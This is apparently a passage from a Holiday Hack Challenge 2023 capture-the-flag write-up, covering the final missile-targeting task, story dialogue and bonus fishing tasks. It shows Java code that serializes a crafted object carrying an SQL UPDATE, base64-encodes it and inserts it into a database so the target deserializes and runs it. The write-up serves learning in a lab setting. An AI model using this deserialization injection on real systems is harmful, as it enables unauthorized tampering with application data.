----------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------
```

```
----------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------
----------------------------------------+
1 row in set (0.026 sec)

### OK we got some good information; table has "jid, object and  result"
### There was some existing JAVA code in the object field that looks like serialized java code.

### Time to look at creating our own serialized java code to upload to DB
MariaDB [missile_targeting_system]> exit
Bye

### Create a Main.java, put in SQL INSERT command in it
┌──(jim㉿kali23)-[~/Desktop/hh2023]
└─$ cat Main.java
import java.io.Serializable;
import java.io.IOException;
import java.nio.charset.StandardCharsets;
import java.nio.file.*;
import java.util.stream.Collectors;
import java.util.stream.Stream;
import java.sql.*;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.List;
import java.io.*;

class SatelliteQueryFileFolderUtility implements Serializable {
    private String pathOrStatement;
    private boolean isQuery;
    private boolean isUpdate;

    public SatelliteQueryFileFolderUtility(String pathOrStatement, boolean isQuery, boolean isUpdate) {
        this.pathOrStatement = pathOrStatement;
        this.isQuery = isQuery;
        this.isUpdate = isUpdate;
    }
}

public class Main {
public static void main(String[] args)
    {
        SatelliteQueryFileFolderUtility object = new SatelliteQueryFileFolderUtility("update
missile_targeting_system.pointing_mode set numerical_mode = 1;", true, false);
```

```
        String filename = "file.ser";

        // Serialization
        try
        {
            //Saving of object in a file
            FileOutputStream file = new FileOutputStream(filename);
            ObjectOutputStream out = new ObjectOutputStream(file);

            // Method for serialization of object
            out.writeObject(object);

            out.close();
            file.close();

            System.out.println("Object has been serialized");

        }

        catch(IOException ex)
        {
            System.out.println("IOException is caught");
        }
    }
}
```

```
### Use Java compiler in-line to compile it
┌──(jim㉿ kali23)-[~/Desktop/hh2023]
└─$ javac Main.java
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

### Serialize it via Java
┌──(jim㉿ kali23)-[~/Desktop/hh2023]
└─$ java Main
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Object has been serialized

### It generates a "file.ser" file
┌──(jim㉿ kali23)-[~/Desktop/hh2023]
└─$ ls file.ser
file.ser

### base64encode it
┌──(jim㉿ kali23)-[~/Desktop/hh2023]
└─$ cat file.ser | base64 -w 300
rO0ABXNyAB9TYXRlbGxpdGVRdWVyeUZpbGVGb2xkZXJVdGlsaXR5bp9jG8YNZOUCAANaAAdpc1F1ZXJ5WgAIa
XNVcGRhdGVMAA9wYXRoT3JTdGF0ZW1lbnR0ABJMamF2YS9sYW5nL1N0cmluZzt4cAEAdABFdXBkYXRlIG1pc3
NpbGVfdGFyZ2V0aW5nX3N5c3RlbS5wb2ludGluZ19tb2RlIHNldCBudW1lcmljYWxfbW9kZSA9IDE7

##########################################################################################
### Now it is time to upload it to the DB
```

```
MariaDB [missile_targeting_system]> INSERT INTO satellite_query (object) VALUES(
from_base64('rO0ABXNyAB9TYXRlbGxpdGVRdWVyeUZpbGVGb2xkZXJVdGlsaXR5EtT2jQ6zkssCAANaAAdp
c1F1ZXJ5WgAIaXNVcGRhdGVMAA9wYXRoT3JTdGF0ZW1lbnR0ABJMamF2YS9sYW5nL1N0cmluZzt4cAEBdABFd
XBkYXRlIG1pc3NpbGVfdGFyZ2V0aW5nX3N5c3RlbS5wb2ludGluZ19tb2RlIHNldCBudW1lcmljYWxfbW9kZS
A9IDE7') );
Query OK, 1 row affected (0.025 sec)

### Immediately I got a completion !!!!
```

Talk again to Wombley:

A... missile... aimed for Santa's seigh? I had no idea...
I can't believe I was manipulated like this. I've been trained to recognize these kind of tactics!
Santa should never have put the holiday season at risk like he did, but I didn't know Jack's true intentions.
I'll help you bring Jack to justice...
But my mission to ensure Santa never again compromises the holidays is still in progress.
It sounded like the satellite crashed. Based on the coordinates, looks like the crash site is right near Rudolph's Rest.
Use the door to the right to return to the resort lobby and see what happened!
Don't worry, I'll meet you there... trust me.

Click on the door and you are taken to Christmas Island – Resort Lobby:

Talk left Troll:

Relax, bub. We're just here for Jack Frost. He broke Frostian and Earth law.

The most Importanit condition of his parole agreement was that he'd never set foot on Earth again.
To evate the missile, his ejection pod landed on Geese Islands, so he's back on Earth, violating the explicit terms of his parole.
Don't cate he wouldn't have done it if the missile coordinates weren't tampered with. Rules are rules.
Jack's time on Earth is finally up. We're taking him back.
Frostian justice waint for no one. Not even Jack. End of story.
And I just really want to be able to boss him around for a change. Keh heh heh.

Talk with right Troll:

Thank you so much!
We assure you and Santa Clause that Jack Frost will be brought to justice!


Talk with Jack:

Okay, listen up, yes I've been caught, but let me tell you, my plan was incredible, I mean really incredible.
I and the trolls created ChatNPT, a fantastic AI, and left it behind in the North Pole in 2021 to trick Santa into moving to the Geese Islands. It worked like a charm, perfectly perfect.
My satellite was geostationary, right over the islands to maintain comms with ChatNPT, and Wombley in the ground station. It was genius. Absolute genius, really.
I was reviewing all the prompts as they were sent, and changing the responses in real time thanks to Santa's operation moving to the Geese Islands. This was very smart. Very, very, very smart, very efficient.
And Wombley, the elf, joining me? Easy. He was so easy to convince.
You see, there's a big, big dissent in Santa's ranks, huge.
The elves, they're not happy with Santa.
Mark my words, even if I don't stop Santa, his own elves will.
It's going to be tremendous, this you will see.

Talk with Santa:

You've done it! You've saved me and my sleigh from Jack Frost's dastardly plan!
I must admit, it's astonishing the lengths Jack will go to in order to try and stop the holiday season.
Even after being banished from Earth, he managed to create an AI to social engineer us into moving our holiday operations to the Geese Islands, putting us right in the path of his satellite.
And to think he even recruited one of my dear elves... I never saw that coming. Oh, Wombley...
But thanks to your incredible efforts, we've proof that Jack violated his parole, and the chances of him interfering with the holidays ever again are all but impossible!
I can't thank you enough for your help in protecting the magic and joy of this special time of year.
I'd like to wish you a most wonderful holiday season, no matter where you may be on Earth or what the weather is like.
Keep that holiday spirit alive, my friend, and remember: a little change now and then can lead to something magical!
Ho ho ho, happy holidays!

And we Win!:



23 - BONUS! Fishing Guide

Difficulty: 🌲


Catch twenty different species of fish that live around Geese Islands. When you're done, report your findings to Poinsettia McMittens on the Island of Misfit Toys.

ANSWER:

Catch at least 25 unique fish species.

SOLUTION:

Catch fish while travelling around the islands.



24 - BONUS! Fishing Mastery

Difficulty: 🌲🌲🌲🌲

Catch at least one of each species of fish that live around Geese islands. When you're done, report your findings to Poinsettia McMittens.

ANSWER:

TBD.

SOLUTION:

TBD.